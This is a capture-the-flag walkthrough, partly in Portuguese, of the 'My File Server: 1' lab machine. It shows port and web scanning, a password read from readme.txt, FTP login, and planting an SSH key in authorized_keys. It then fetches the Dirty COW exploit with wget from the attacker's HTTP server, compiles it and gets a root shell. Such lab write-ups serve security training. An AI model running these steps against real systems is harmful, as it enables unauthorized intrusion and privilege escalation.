

My File Server: 1

IP da máquina: 192.168.2.107 // MAC: 08:00:27:7E:43:F0

Resultados do nmap:

```
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.2
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxrwxrwx   3 0          0          16 Feb 19 07:48 pub [NSE: writeable]
| ftp-syst:
|_ STAT:
|_ FTP server status:
|_   Connected to ::ffff:192.168.2.110
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   At session startup, client count was 1
|_   vsFTPd 3.0.2 - secure, fast, stable
|_ End of status
22/tcp    open  ssh          OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|_ 2048 75:fa:37:d1:62:4a:15:87:7e:21:83:b9:2f:ff:04:93 (RSA)
|_ 256 b8:db:2c:ca:e2:70:c3:eb:9a:a8:cc:0e:a2:1c:68:6b (ECDSA)
|_ 256 66:a3:1b:55:ca:c2:51:84:41:21:7f:77:40:45:d4:9f (ED25519)
80/tcp    open  http         Apache httpd 2.4.6 ((CentOS))
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS TRACE
|_   Potentially risky methods: TRACE
|_ http-server-header: Apache/2.4.6 (CentOS)
|_ http-title: My File Server
```

```
111/tcp   open  rpcbind      2-4 (RPC #100000)
|_ rpcinfo:
|_   program version   port/proto  service
|_   100000  2,3,4      111/tcp     rpcbind
|_   100000  2,3,4      111/udp     rpcbind
|_   100000  3,4        111/tcp6    rpcbind
|_   100000  3,4        111/udp6    rpcbind
|_   100003  3,4        2049/tcp    nfs
|_   100003  3,4        2049/tcp6   nfs
|_   100003  3,4        2049/udp    nfs
|_   100003  3,4        2049/udp6   nfs
|_   100005  1,2,3      20048/tcp   mountd
|_   100005  1,2,3      20048/tcp6  mountd
|_   100005  1,2,3      20048/udp   mountd
|_   100005  1,2,3      20048/udp6  mountd
|_   100021  1,3,4      36639/tcp6  nlockmgr
|_   100021  1,3,4      39028/udp6  nlockmgr
|_   100021  1,3,4      40981/tcp   nlockmgr
|_   100021  1,3,4      59132/udp   nlockmgr
|_   100024  1          44214/tcp   status
|_   100024  1          46082/tcp6  status
|_   100024  1          47637/udp   status
|_   100024  1          48530/udp6  status
|_   100227  3          2049/tcp    nfs_acl
|_   100227  3          2049/tcp6   nfs_acl
|_   100227  3          2049/udp    nfs_acl
|_   100227  3          2049/udp6   nfs_acl
445/tcp   open  netbios-ssn Samba smbd 4.9.1 (workgroup: SAMBA)
2049/tcp  open  nfs_acl      3 (RPC #100227)
2121/tcp  open  ftp          ProFTPD 1.3.5
```

```

| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ Can't get directory listing: ERROR
20048/tcp open  mountd      1-3 (RPC #100005)
MAC Address: 08:00:27:7E:43:F0 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux kernel:3
OS details: Linux 3.4 - 3.10
Uptime guess: 49.710 days (since Mon May  4 18:00:34 2020)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=258 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host: FILESERVER; OS: Unix

Host script results:
|_ clock-skew: mean: -1h50m00s, deviation: 3h10m31s, median: 0s
|_ smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.9.1)
|   Computer name: localhost
|   NetBIOS computer name: FILESERVER\x00
|   Domain name: \x00
|   FQDN: localhost
|   System time: 2020-06-23T19:33:10+05:30
|_ smb-security-mode:
|   account used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ smb2-security-mode:
|   2.02:

```

Resultados do nikto:


nikto -h 192.168.2.107

```

+ Server: Apache/2.4.6 (CentOS)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.4.6 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3092: /readme.txt: This might be interesting...
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8724 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:      2020-06-23 11:02:14 (GMT-3) (73 seconds)

```

http://192.168.2.107/readme.txt



192.168.2.107/readme.txt

My Password is
rootroot1

Smbmap:

smbmap -H 192.168.2.107

```

root@kali:~# smbmap -H 192.168.2.107
[+] IP: 192.168.2.107:445      Name: 192.168.2.107
    Disk
    ----
    print$                    NO ACCESS      Printer Drivers
    smbdata                   READ, WRITE    smbdata
    smbuser                    NO ACCESS      smbuser
    IPC$                       NO ACCESS      IPC Service (Samba 4.9.1)

```

FTP:

Gerando chaves para o SSH

```
root@kali:~# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:k/QuKES/70fmMpjTk/HluIlWay70v7FqF4neu9lE25g root@kali
The key's randomart image is:
+---[RSA 3072]-----+
|
| . . . o
| . . S . . .
| . . o.o+ o. =
| .++=. =.E .
| +o* *oB.+*
| ..X+==B+.
+----[SHA256]-----+
root@kali:~# cd .ssh/
root@kali:~/.ssh# ls
id_rsa id_rsa.pub known_hosts known_hosts.old
```

Login no FTP:

Usuario: smbuser // Senha: r0otro0t1

mkdir .ssh

put /root/.ssh/id_rsa.pub authorized_keys

```
root@kali:~/.ssh# ftp 192.168.2.107
Connected to 192.168.2.107.
220 (vsFTPd 3.0.2)
Name (192.168.2.107:root): smbuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> mkdir .ssh
257 "/home/smbuser/.ssh" created
ftp> cd .ssh
250 Directory successfully changed.
ftp> put /root/.ssh/id_rsa.pub authorized_keys
local: /root/.ssh/id_rsa.pub remote: authorized_keys
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
563 bytes sent in 0.00 secs (10.9575 MB/s)
```

SSH:

```
root@kali:~# ssh smbuser@192.168.2.107
The authenticity of host '192.168.2.107 (192.168.2.107)' can't be established.
ECDSA key fingerprint is SHA256:ubVSjesxQ2Xi6C3yu6zQxaJxWu+SEefDHJ3zRLBgrWo.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.2.107' (ECDSA) to the list of known hosts.
#####
#                               Armour Infosec                               #
#                               ----- www.armourinfosec.com -----         #
#                               My File Server - 1                           #
#                               Designed By :- Akanksha Sachin Verma          #
#                               Twitter :- @akankshavermasv                   #
#####
Last login: Thu Feb 20 16:42:21 2020
[smbuser@fileserv ~]$ id
uid=1000(smbuser) gid=1000(smbuser) groups=1000(smbuser)
[smbuser@fileserv ~]$ uname -a
Linux fileserv 3.10.0-229.el7.x86_64 #1 SMP Fri Mar 6 11:36:42 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
```

Searchsploit:

```
root@kali:~# searchsploit 40616.c
```

Exploit Title	Path
Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW /proc/self/mem' Race	linux/local/40616.c

Shellcodes: No Results

```
python -m SimpleHTTPServer 8081
```

```
root@kali:~# python -m SimpleHTTPServer 8081
Serving HTTP on 0.0.0.0 port 8081 ...
```

```
wget http://192.168.2.110:8081/40616.c
```

```
[smbuser@fileserver tmp]$ wget http://192.168.2.110:8081/40616.c
--2020-06-23 19:50:29-- http://192.168.2.110:8081/40616.c
Connecting to 192.168.2.110:8081... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4963 (4.8K) [text/plain]
Saving to: '40616.c'

100%[=====] 4,963 --.-K/s in 0s

2020-06-23 19:50:29 (319 MB/s) - '40616.c' saved [4963/4963]
```

Compilação:

```
gcc 40616.c -o data -pthread
```

```
./data
```

```
[smbuser@fileserver tmp]$ gcc 40616.c -o data -pthread
40616.c: In function 'proccselfmemThread':
40616.c:99:9: warning: passing argument 2 of 'lseek' makes integer from pointer without a cast [enabled by default]
    lseek(f,map,SEEK_SET);
    ^
In file included from 40616.c:28:0:
/usr/include/unistd.h:334:16: note: expected '__off_t' but argument is of type 'void *'
    extern __off_t lseek (int __fd, __off_t __offset, int __whence) __THROW;
                       ^
[smbuser@fileserver tmp]$ ./data
DirtyCow root privilege escalation
Backing up /usr/bin/passwd.. to /tmp/bak
Size of binary: 27832
Racing, this may take a while..
/usr/bin/passwd is overwritten
Popping root shell.
Don't forget to restore /tmp/bak
thread stopped
thread stopped
```

Root:

```
[root@fileserver tmp]# id
uid=0(root) gid=1000(smbuser) groups=0(root),1000(smbuser)
[root@fileserver tmp]# uname -a
Linux fileserver 3.10.0-229.el7.x86_64 #1 SMP Fri Mar 6 11:36:42 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
```